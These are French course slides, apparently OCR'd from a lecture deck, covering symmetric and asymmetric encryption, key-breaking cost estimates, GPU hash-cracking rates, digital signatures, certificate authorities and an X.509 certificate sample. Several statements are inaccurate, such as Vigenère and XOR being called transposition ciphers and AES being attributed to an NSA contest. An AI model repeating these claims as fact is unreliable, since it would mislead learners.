
Pièges du chiffrement

- Un chiffrement sans clé est un mauvais chiffrement
- Un chiffrement "fermé" est un mauvais chiffrement
- Faire un bon chiffremernt est compliqué
- Un bon chiffrement "théorique", s'il est mal appliqué devient un mauvais code (exemple du chiffrement WEP pour le Wi-Fi)
- Réutiliser une clé fragilise plus ou moins le processus de chiffrement.

Chiffrement symétrique

- Les clés de chiffrement et de déchiffrement sont identiques
- Les algorithmes de chiffrement et déchiffrement ne sont pas forcément identiques.
- Pour communiquer il faut que Alice et Bob soient tous les 2 au courant de la clé, ce qui signifie un échange préalable

Chiffrement symétrique



Chiffrement symétrique : exemples

- Exemples à transposition
  - Code de Vigenère
  - XOR
- Exemples à permutation
  - DES (64 bits), et triple DES (3DES)
  - IDEA
  - AES (actuel standard de l'armée US)

Chiffrement symétrique : caractéristiques

- Les chiffrements et déchiffrements sont rapides
- Leur décryptage peut être très long
  - 64 bits = 8 octets = $1{,}8 \times 10^{19}$ possibilités
  - à 1 million de tests par seconde
  - $1{,}8 \times 10^{13}$ secondes soit 5800 siècles
- AES est disponible en version 128,192 et 256 bits

Chiffrement symétrique : DES

- Ancien standard
- 56 bits (64 - 8 réservés à la parité)
- version renforcée : le triple DES, mais à 2 clés. Efficacité de 113 bits
- Bloc de permutation de 64 bits


Chiffrement symétrique : AES

- `http://www.securiteinfo.com/crypto/aes.shtml`
- Nouveau standard (il s'appellait Rijndael à l'origine après un concours de la NSA)
- Auteurs Rijmen et Daemen
- Plusieurs versions de 128,192 ou 256 bits
- Plus rapide que DES (il ne travaille qu'avec des entiers)

Chiffrement asymétrique

- On génère 2 clés inter-dépendantes appelées
  - clé publique (qui a vocation à être largement distribuée)
  - clé privée (qui doit absolument être protégée)
- Ce qui est chiffrée par l'une est déchiffrable par l'autre, et uniquement elle !
- Il est mathématiquement impossible, dans des temps "humains" de déduire une clé depuis l'autre.

Chiffrement asymétrique



Chiffrement asymétrique : avantages

- La clé publique est ... publique
- On peut signer les messages avec ce chiffrement (cf la suite)

Chiffrement asymétrique : inconvénients

- Le chiffrement est moins résistant (2048 bits RSA = 128 bits AES),
- Il est plus sensible aux progrès mathématiques,
- Il est beaucoup plus lent (puissance CPU occupée de 50 à 100 fois plus importante)

Chiffrement asymétrique : exemples

- Méthodes
  - R.S.A.
  - Diffie Helmann
  - El Gamal (logarithme discret)
  - Courbes elliptiques
- Outils
  - PGP
  - GPG
  - Openssl

Chiffrement asymétrique : PGP

- Pretty Good Privacy
- Auteur : Phil R. Zimmermann
- Basé sur RSA
- Notion d'anneau de confiance
- A l'origine du standard OpenPGP (RFC 2440)

Chiffrement asymétrique : GPG

- GNU Privacy Guard
- Logiciel libre
- Compatible avec PGP
- `http://www.hsc/ressources/breves/gpg.html`

Chiffrement asymétrique : RSA

- Auteurs : Rivest, Shamir et Adelman
- Basé sur la factorisation de nombres premiers
- Le plus connu des chiffrements asymétriques

Chiffrement : réalité

- Chiffrement asymétrique est lent, et le chiffrement symétrique inutilisable
- D'où l'idée
  - On échange des clés de session symétriques en les codant avec un chiffrement asymétrique
  - Puis on décode en symétrique

Cassage de clé : en 1995

Qui	budget	Moyen	Temps	Coût	Clé sûre
Hacker de passage	0,00 €	ordinateur	1 semaine		45
Hacker de passage	400,00 €	FPGA	5 heures	8 cents	50
Petite entreprise	10.000,00 €	FPGA	12 minutes		55
Service moyen	300.000,00 €	FPGA	24 secondes		60
Grosse entreprise	10.000.000,00 €	FPGA	0,7s		65
Grosse entreprise	10.000.000,00 €	ASIC	5 ms	0,1 cents	70
NSA,DCRI,GRU	300.000.000,00 €	ASIC	0,2ms	0,1 cents	75

Cassage de code : décryptage

- La puissance processeur double tous les 18 mois (loi de Moore)
- Progrès mathématiques sur les chiffrements asymétriques : rapidité doublée tous les 18 mois avec des sauts sporadiques
- Budget d'un attaquant double tous les 10 ans
- Actuellement (`http://hashcat.net`) pour une AMD 7970 (150 €)
  - 8,5 milliards de MD5 par seconde
  - 416 Millions de SHA512 par seconde
  - 179 Millions de SHA-3 par seconde
  - 141000 WPA2 par seconde

Cassage de clé : évolution

La vision en 2001 :

	1982	1992	2002	2012	2022	2032
symétrique	56	64	72	80	87	95
RSA/log discret	417	682	1028	1464	1995	2629
DSS	102	114	127	141	154	168
Courbes elliptiques			135	149	164	179

La recommandation actuelle en 2017 du BSI (Allemand)

- 128 bits pour du symétrique
- 2000 bits pour du RSA
- 250 bits pour de l'elliptique et de l'algorithme discret

- *Référence : EPFL 2001*
- *Référence : keylength*

Chiffrement asymétrique : Signature


La signature est la garantie

- de l'identité de l'expéditeur du message
- de l'intégrité du message

La procédure

- On prend l'empreinte du message
- On la code avec sa clé privée
- On l'expédie
- Le destinataire décode l'empreinte avec la clé publique et compare les 2 empreintes

Chiffrement asymétrique : Signature




Autorité de certification

- A qui appartient la clé publique ?
- Possibilité d'usurpation d'identité
  - Utilisateur
  - Machine
- Problème de confiance
- Notion de tiers de confiance
- Notion d'autorité de certification

Autorité de certification : création

- Une "autorité de certification" est désignée "d'un commun accord" par sa communauté
- Elle génère son bi-clé (couple clé publique/clé privée)
- Elle génère un certificat auto-signé
- Le certificat est délivré à chaque membre de la communauté.
- Les membres l'intègrent dans les navigateurs.


Autorité de certification : création



Autorité de certification : certification

- Un membre de la communauté crée son bi-clé
- Il va auprès de l'Autorité d'enregistrement se faire reconnaître et valider son certificat.
- L'AE envoie la signature à l'AC
- L'AC signe avec sa clé privée le certificat.
- Le membre récupère le certificat et l'intègre dans son serveur.

Autorité de certification : certification



Autorité de certification : utilisation

- L'utilisateur, membre de la communauté reçoit le certificat.
- Il regarde dans le certificat l'AC.
- Il la reconnaît et regarde si la signature du certificat est exacte.

Autorité de certification : chaîne

- Une AC peut-être membre d'une communauté avec elle-même une AC
- La vérification se répète :
- Vérification du certificat (arrêt et validation si l'AC l'ayant généré est reconnue)
- Vérification du certificat de l'AC auprès de l'AC supérieure (arrêt si celle-ci est reconnue).
- Boucle jusqu'à
  - AC auto-certifiée (que l'utilisateur accepte ou non)
  - AC reconnue

Autorité de certification

- Les navigateurs sont livrés avec des AC
  - Verisign
  - Comodo
  - etc..
  - Pas encore d'AC administrative française (En cours de réflexion)
  - Les CRL

Preuve

- Beaucoup de contraintes pour les signatures

Certificats : Une norme X509


Que contient un certificat ?

- Une clé publique
- Un identifiant (email ou nom de machine)
- Un rôle (chiffrement, signature, AC)
- Des renseignements administratifs

Certificats : Une norme X509

```
Certificate:
   Data:
       Version: 1 (0x0)
       Serial Number: 7829 (0x1e95)
       Signature Algorithm: md5WithRSAEncryption
       Issuer: C=ZA, ST=Western Cape, L=Cape Town, O=Thawte Consulting cc,
               OU=Certification Services Division,
               CN=Thawte Server CA/emailAddress=server-certs@thawte.com
       Validity
           Not Before: Jul  9 16:04:02 1998 GMT
           Not After : Jul  9 16:04:02 1999 GMT
       Subject: C=US, ST=Maryland, L=Pasadena, O=Brent Baccala,
                OU=FreeSoft, CN=www.freesoft.org/emailAddress=baccala@freesoft.org
       Subject Public Key Info:
           Public Key Algorithm: rsaEncryption
           RSA Public Key: (1024 bit)
               Modulus (1024 bit):
                   00:b4:31:98:0a:c4:bc:62:c1:88:aa:dc:b0:c8:bb:
...
                   d2:75:6b:c1:ea:9e:5c:5c:ea:7d:c1:a1:10:bc:b8:
                   e8:35:1c:9e:27:52:7e:41:8f
               Exponent: 65537 (0x10001)
   Signature Algorithm: md5WithRSAEncryption
       93:5f:8f:5f:c5:af:bf:0a:ab:a5:6d:fb:24:5f:b6:59:5d:9d:
....
       0d:19:aa:ad:dd:9a:df:ab:97:50:65:f5:5e:85:a6:ef:19:d1:
```

Les AC pré-chargées



URLographie


- http://michel.arboi.free.fr/cryptFAQ
- http://www.ossir.org/resist/supports/cr/200203/crypto.pdf
- http://cr.yp.to/

Une faille c'est quoi ?

- Un programme fait ce qu'on lui demande
  - pas plus pas moins
  - avec les éléments qu'on lui fournit
  - comment fait-il quand il se trouve dans des conditions non prévues ?

Injection : Condition normale

